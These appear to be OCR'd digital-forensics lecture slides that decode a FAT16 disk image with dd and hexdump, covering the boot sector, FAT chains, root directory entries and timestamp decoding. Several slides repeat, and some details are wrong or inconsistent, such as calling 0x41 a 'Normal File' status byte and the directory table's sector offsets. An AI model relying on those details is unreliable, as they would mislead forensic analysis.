| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

- If the partition is bootable, then this code will run

# Boot Sector – End of Sector Signature

| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature | 0026h | 1 |
| Volume Serial Number | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```


0x55AA: End of Sector Signature

# FAT16 Partition Map


| Bytes / Sector | Sectors / Cluster | Reserved Sectors | # FAT's | # Sectors | # Sectors / FAT |
|---|---|---|---|---|---|
| 0x200 → 512 | 0x4 → 4 | 0x4 → 4 | 0x2 → 2 | 0xA000 → 40960 | 0x0028 → 40 |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16    ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
00100050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
00100060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
00100070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
00100080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
00100090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
001000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
001000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
001000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
001001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
```

# Sectors Before Partition
0x800 → 2048



# Accessing FAT16 Partitions




Input File

Hex & ASCII Output

Sectors


```
sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))
```

Block Size

Skip Bytes

Number of Bytes

# Accessing FAT16 Partitions




Reserved Area: sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 1*512 ))

1st FAT: sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2052*512 )) -n $(( 40*512 ))

2nd FAT: sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2092*512 )) -n $(( 40*512 ))


Root Directory: sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2132*512 )) -n $(( 32*512 ))

Data Area: sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2164*512 )) -n $(( 4*512 ))

# FAT16 File Allocation Table


# File Allocation Table

- A file allocation table provides a lists of data clusters that hold file contents
- The FAT only provides data cluster information and does not provide critical metadata such as filenames, extensions, and file sizes, which are provided in the root directory
- The clusters in a FAT will provide consecutive values until an end of file (EOF) marker is found
  - ✓ 0xFFFF
- The FAT file system has a redundant FAT to ensure integrity



# FAT Contents

- What does a FAT look like?




```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2052*512 )) -n $(( 40*512 ))
00100800  f8 ff ff ff ff ff ff ff  ff ff 06 00 07 00 08 00  |................|
00100810  09 00 ff ff 0b 00 0c 00  0d 00 0e 00 0f 00 10 00  |................|
00100820  11 00 12 00 13 00 14 00  15 00 16 00 17 00 18 00  |................|
00100830  19 00 1a 00 1b 00 1c 00  1d 00 1e 00 ff ff 20 00  |.............. .|
00100840  21 00 22 00 23 00 24 00  ff ff 00 00 00 00 00 00  |!.".#.$.........|
00100850  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00105800
```

# FAT Values

- By looking at the FAT we can determine where in the data area the contents of files are
- However, we also need the FAT16 root directory to provide other critical information including filenames, file sizes, or metadata
- Cluster values to keep in mind when evaluating a FAT
  - ✓ Free Cluster (0x0000)
  - ✓ Occupied Cluster (0x0002 – 0xFFEF)
  - ✓ Reserved Cluster (0xFFF6)
  - ✓ Bad Cluster (0xFFF7)
  - ✓ Last Cluster in a File (0xFFF8 – 0xFFFF)

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2052*512 )) -n $(( 40*512 ))
00100800  f8 ff ff ff ff ff ff ff  ff ff 06 00 07 00 08 00  |................|
00100810  09 00 ff ff 0b 00 0c 00  0d 00 0e 00 0f 00 10 00  |................|
00100820  11 00 12 00 13 00 14 00  15 00 16 00 17 00 18 00  |................|
00100830  19 00 1a 00 1b 00 1c 00  1d 00 1e 00 ff ff 20 00  |.............. .|
00100840  21 00 22 00 23 00 24 00  ff ff 00 00 00 00 00 00  |!.".#.$.........|
00100850  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00105800
```

FAT Table Header
Clusters for File #1
Clusters for File #2
Clusters for File #3

# Reading a File Allocation Table

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2052*512 )) -n $(( 40*512 ))
00100800  f8 ff ff ff ff ff ff ff  ff ff 06 00 07 00 08 00  |................|
00100810  09 00 ff ff 0b 00 0c 00  0d 00 0e 00 0f 00 10 00  |................|
00100820  11 00 12 00 13 00 14 00  15 00 16 00 17 00 18 00  |................|
00100830  19 00 1a 00 1b 00 1c 00  1d 00 1e 00 ff ff 20 00  |.............. .|
00100840  21 00 22 00 23 00 24 00  ff ff 00 00 00 00 00 00  |!."."#.$.........|
00100850  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00105800
```

FAT Table Header
Clusters for File #1
Clusters for File #2
Clusters for File #3

***Note: There are 4 sectors per cluster in this example!**

The 1st file represented in the FAT resides from cluster 5 to cluster 9 in the data area

- ✓ The maximum size of the 1st file is 10,240 bytes (i.e. 5 * 4 * 512)

The 2nd file represented in the FAT resides from cluster 10 to cluster 30 in the data area

- ✓ The maximum size of the 2nd file is 43,008 bytes (i.e. 21 * 4 * 512)


The 3rd file represented in the FAT resides from cluster 31 to cluster 36 in the data area

- ✓ The maximum size of the 3rd file is 12,288 bytes (i.e. 6 * 4 * 512)

# FAT16 Root Directory

# FAT16 Root Directory


- The root directory of a FAT16 partition contains critical data about files including filenames, extensions, attributes, and starting data clusters
- Each FAT16 root directory entry is 32 bytes and contains 512 entries




- Each entry in the root directory will contain a 32-byte structure that includes:

| Name | Offset | Bytes | Description |
|---|---|---|---|
| Filename | 0000h | 8 | Filename |
| Extension | 0008h | 3 | Filename extension |
| Attribute | 000bh | 1 | File attributes |
| Reserved | 000ch | 10 | Reserved |
| Time | 0016h | 2 | Time created or last updated |
| Date | 0018h | 2 | Date created or last updated |
| Cluster | 001ah | 2 | Starting cluster number for file |
| File Size | 001ch | 4 | File size in bytes |

# Root Directory Contents




- This partition has only 3 files on the file system

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2132*512 )) -n $(( 32*512 ))
0010a800  43 4f 4d 50 5f 35 33 35  30 20 20 08 00 00 2e 05  |COMP_5350  .....|
0010a810  ff 50 ff 50 00 00 2e 05  ff 50 00 00 00 00 00 00  |.P.P.....P......|
0010a820  42 20 00 49 00 6e 00 66  00 6f 00 0f 00 72 72 00  |B .I.n.f.o...rr.|
0010a830  6d 00 61 00 74 00 69 00  6f 00 00 00 6e 00 00 00  |m.a.t.i.o...n...|
0010a840  01 53 00 79 00 73 00 74  00 65 00 0f 00 72 6d 00  |.S.y.s.t.e...rm.|
0010a850  20 00 56 00 6f 00 6c 00  75 00 00 00 6d 00 65 00  | .V.o.l.u...m.e.|
0010a860  53 59 53 54 45 4d 7e 31  20 20 20 16 00 7e 6b 05  |SYSTEM~1   ..~k.|
0010a870  ff 50 ff 50 00 00 6c 05  ff 50 02 00 00 00 00 00  |.P.P..l..P......|
0010a880  41 49 00 6d 00 61 00 67  00 65 00 0f 00 e9 31 00  |AI.m.a.g.e....1.|
0010a890  2e 00 6a 00 70 00 67 00  00 00 00 00 ff ff ff ff  |..j.p.g.........|
0010a8a0  49 4d 41 47 45 31 20 20  4a 50 47 20 00 26 76 05  |IMAGE1  JPG .&v.|
0010a8b0  ff 50 ff 50 00 00 c0 ac  fc 50 05 00 4c 20 00 00  |.P.P.....P..L ..|
0010a8c0  41 49 00 6d 00 61 00 67  00 65 00 0f 00 31 32 00  |AI.m.a.g.e...12.|
0010a8d0  2e 00 6a 00 70 00 67 00  00 00 00 00 ff ff ff ff  |..j.p.g.........|
0010a8e0  49 4d 41 47 45 32 20 20  4a 50 47 20 00 2b 76 05  |IMAGE2  JPG .+v.|
0010a8f0  ff 50 ff 50 00 00 29 ad  fc 50 0a 00 90 a0 00 00  |.P.P..)..P......|
0010a900  41 49 00 6d 00 61 00 67  00 65 00 0f 00 e1 20 00  |AI.m.a.g.e.... .|
0010a910  33 00 2e 00 6a 00 70 00  67 00 00 00 00 00 ff ff  |3...j.p.g.......|
0010a920  49 4d 41 47 45 33 7e 31  4a 50 47 20 00 30 76 05  |IMAGE3~1JPG .0v.|
0010a930  ff 50 ff 50 00 00 63 ad  fc 50 1f 00 20 2c 00 00  |.P.P..c..P.. ...|
0010a940  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
0010e800
```

System Volume Information
Root Directory Entry #1
Root Directory Entry #2
Root Directory Entry #3

# Root Directory Entries

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2132*512 )) -n $(( 32*512 ))
0010a800  43 4f 4d 50 5f 35 33 35  30 20 20 08 00 00 2e 05  |COMP_5350  .....|
0010a810  ff 50 ff 50 00 00 2e 05  ff 50 00 00 00 00 00 00  |.P.P.....P......|
0010a820  42 20 00 49 00 6e 00 66  00 6f 00 0f 00 72 72 00  |B .I.n.f.o...rr.|
0010a830  6d 00 61 00 74 00 69 00  6f 00 00 00 6e 00 00 00  |m.a.t.i.o...n...|
0010a840  01 53 00 79 00 73 00 74  00 65 00 0f 00 72 6d 00  |.S.y.s.t.e...rm.|
0010a850  20 00 56 00 6f 00 6c 00  75 00 00 00 6d 00 65 00  | .V.o.l.u...m.e.|
0010a860  53 59 53 54 45 4d 7e 31  20 20 20 16 00 7e 6b 05  |SYSTEM~1   ..~k.|
0010a870  ff 50 ff 50 00 00 6c 05  ff 50 02 00 00 00 00 00  |.P.P..l..P......|
0010a880  41 49 00 6d 00 61 00 67  00 65 00 0f 00 e9 31 00  |AI.m.a.g.e....1.|
0010a890  2e 00 6a 00 70 00 67 00  00 00 00 00 ff ff ff ff  |..j.p.g.........|
0010a8a0  49 4d 41 47 45 31 20 20  4a 50 47 20 00 26 76 05  |IMAGE1  JPG .&v.|
0010a8b0  ff 50 ff 50 00 00 c0 ac  fc 50 05 00 4c 20 00 00  |.P.P.....P..L ..|
0010a8c0  41 49 00 6d 00 61 00 67  00 65 00 0f 00 31 32 00  |AI.m.a.g.e...12.|
0010a8d0  2e 00 6a 00 70 00 67 00  00 00 00 00 ff ff ff ff  |..j.p.g.........|
0010a8e0  49 4d 41 47 45 32 20 20  4a 50 47 20 00 2b 76 05  |IMAGE2  JPG .+v.|
0010a8f0  ff 50 ff 50 00 00 29 ad  fc 50 0a 00 90 a0 00 00  |.P.P..)..P......|
0010a900  41 49 00 6d 00 61 00 67  00 65 00 0f 00 e1 20 00  |AI.m.a.g.e.... .|
0010a910  33 00 2e 00 6a 00 70 00  67 00 00 00 00 00 ff ff  |3...j.p.g.......|
0010a920  49 4d 41 47 45 33 7e 31  4a 50 47 20 00 30 76 05  |IMAGE3~1JPG .0v.|
0010a930  ff 50 ff 50 00 00 63 ad  fc 50 1f 00 20 2c 00 00  |.P.P..c..P.. ,..|
0010a940  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

```
0010a880  41 49 00 6d 00 61 00 67  00 65 00 0f 00 e9 31 00  |AI.m.a.g.e....1.|
0010a890  2e 00 6a 00 70 00 67 00  00 00 00 00 ff ff ff ff  |..j.p.g.........|
0010a8a0  49 4d 41 47 45 31 20 20  4a 50 47 20 00 26 76 05  |IMAGE1  JPG .&v.|
0010a8b0  ff 50 ff 50 00 00 c0 ac  fc 50 05 00 4c 20 00 00  |.P.P.....P..L ..|
```

Status: 0x41 – Normal File
Filename: "IMAGE1  "
Extension: "JPG"
Attribute: 0x20 → Archive
Reserved: 0x00
Time: 0xACC0 → 21:38:00
Date: 0x50FC → 7/28/2020
Cluster: 0x0005 → Cluster 5
File Size: 0x0000204C → 8268 bytes

| Name | Offset | Bytes |
|---|---|---|
| Filename | 0000h | 8 |
| Extension | 0008h | 3 |
| Attribute | 000bh | 1 |
| Reserved | 000ch | 10 |
| Time | 0016h | 2 |
| Date | 0018h | 2 |
| Cluster | 001ah | 2 |
| File Size | 001ch | 4 |

# FAT16 File Status

- FAT16 specifies file status:
  - ✓ 0x00 – Filename Never Used
  - ✓ 0xe5 – Filename Used, But Deleted
  - ✓ 0x2e – Directory
  - ✓ 0x41 – Normal File

```
0010a880  41 49 00 6d 00 61 00 67  00 65 00 0f 00 e9 31 00  |AI.m.a.g.e....1.|
0010a890  2e 00 6a 00 70 00 67 00  00 00 00 00 ff ff ff ff  |..j.p.g.........|
0010a8a0  49 4d 41 47 45 31 20 20  4a 50 47 20 00 26 76 05  |IMAGE1  JPG .&v.|
0010a8b0  ff 50 ff 50 00 00 c0 ac  fc 50 05 00 4c 20 00 00  |.P.P.....P..L ..|
```

# FAT16 File Attributes

- FAT16 specifies file attributes:
  - ✓ 0x01 – Read Only
  - ✓ 0x02 – Hidden
  - ✓ 0x04 – System
  - ✓ 0x08 – Volume Label
  - ✓ 0x10 – Directory
  - ✓ 0x20 – Archive
  - ✓ 0x0F – Long File Name

```
0010a880  41 49 00 6d 00 61 00 67  00 65 00 0f 00 e9 31 00  |AI.m.a.g.e....1.|
0010a890  2e 00 6a 00 70 00 67 00  00 00 00 00 ff ff ff ff  |..j.p.g.........|
0010a8a0  49 4d 41 47 45 31 20 20  4a 50 47 20 00 26 76 05  |IMAGE1  JPG .&v.|
0010a8b0  ff 50 ff 50 00 00 c0 ac  fc 50 05 00 4c 20 00 00  |.P.P.....P..L ..|
```

# FAT16 File Time

```
0010a880  41 49 00 6d 00 61 00 67  00 65 00 0f 00 e9 31 00  |AI.m.a.g.e....1.|
0010a890  2e 00 6a 00 70 00 67 00  00 00 00 00 ff ff ff ff  |..j.p.g.........|
0010a8a0  49 4d 41 47 45 31 20 20  4a 50 47 20 00 26 76 05  |IMAGE1  JPG .&v.|
0010a8b0  ff 50 ff 50 00 00 c0 ac  fc 50 05 00 4c 20 00 00  |.P.P.....P..L ..|
```

| A | C | C | 0 |
|---|---|---|---|
| 1010 | 1100 | 1100 | 0000 |

21 19 00 → 9:38:00 PM

19*2 = 38

- File dates and times are not essential information for files. Why?

# FAT16 File Date

```
0010a880  41 49 00 6d 00 61 00 67  00 65 00 0f 00 e9 31 00  |AI.m.a.g.e....1.|
0010a890  2e 00 6a 00 70 00 67 00  00 00 00 00 ff ff ff ff  |..j.p.g.........|
0010a8a0  49 4d 41 47 45 31 20 20  4a 50 47 20 00 26 76 05  |IMAGE1  JPG .&v.|
0010a8b0  ff 50 ff 50 00 00 c0 ac  fc 50 05 00 4c 20 00 00  |.P.P.....P..L ..|
```

| 5 | 0 | F | C |
|---|---|---|---|
| 0101 | 0000 | 1111 | 1100 |

2020 7 28 → 7/28/2020

1980 + 40 = 2020

# Directory Entries


- Following the same process for each file in the previous example, we can generate a table for all root directory entries
- The root directory indicates that three files currently exist, and their contents can be found by looking into the FAT16 data area

| Filename | Extension | Attribute | Time | Date | File Start (Cluster) | File Start (Sectors) | File Size (Bytes) | File Size (Sectors) | Status |
|---|---|---|---|---|---|---|---|---|---|
| Image1 | jpg | Archive | 9:38:00 | 7/28/2020 | 0x0005 | 20 | 8268 | 17 | Normal File |
| Image2 | jpg | Archive | 9:41:18 | 7/28/2020 | 0x000A | 84 | 41104 | 81 | Normal File |
| Image3 | jpg | Archive | 9:43:06 | 7/28/2020 | 0x001F | 24 | 11296 | 23 | Normal File |

# FAT16 Data Area

# FAT16 Data Area

- The data area of a FAT16 partition is where file contents are stored
- As we have seen from the FAT16 partition to find files we will need information found in each of the following data structures
  - File Allocation Table
  - Root Directory
  - Data Area



# Finding Data Area File Contents

- The root directory specifies starting cluster and file size

```
0010a880  41 49 00 6d 00 61 00 67  00 65 00 0f 00 e9 31 00  |AI.m.a.g.e....1.|
0010a890  2e 00 6a 00 70 00 67 00  00 00 00 00 ff ff ff ff  |..j.p.g.........|
0010a8a0  49 4d 41 47 45 31 20 20  4a 50 47 20 00 26 76 05  |IMAGE1  JPG .&v.|
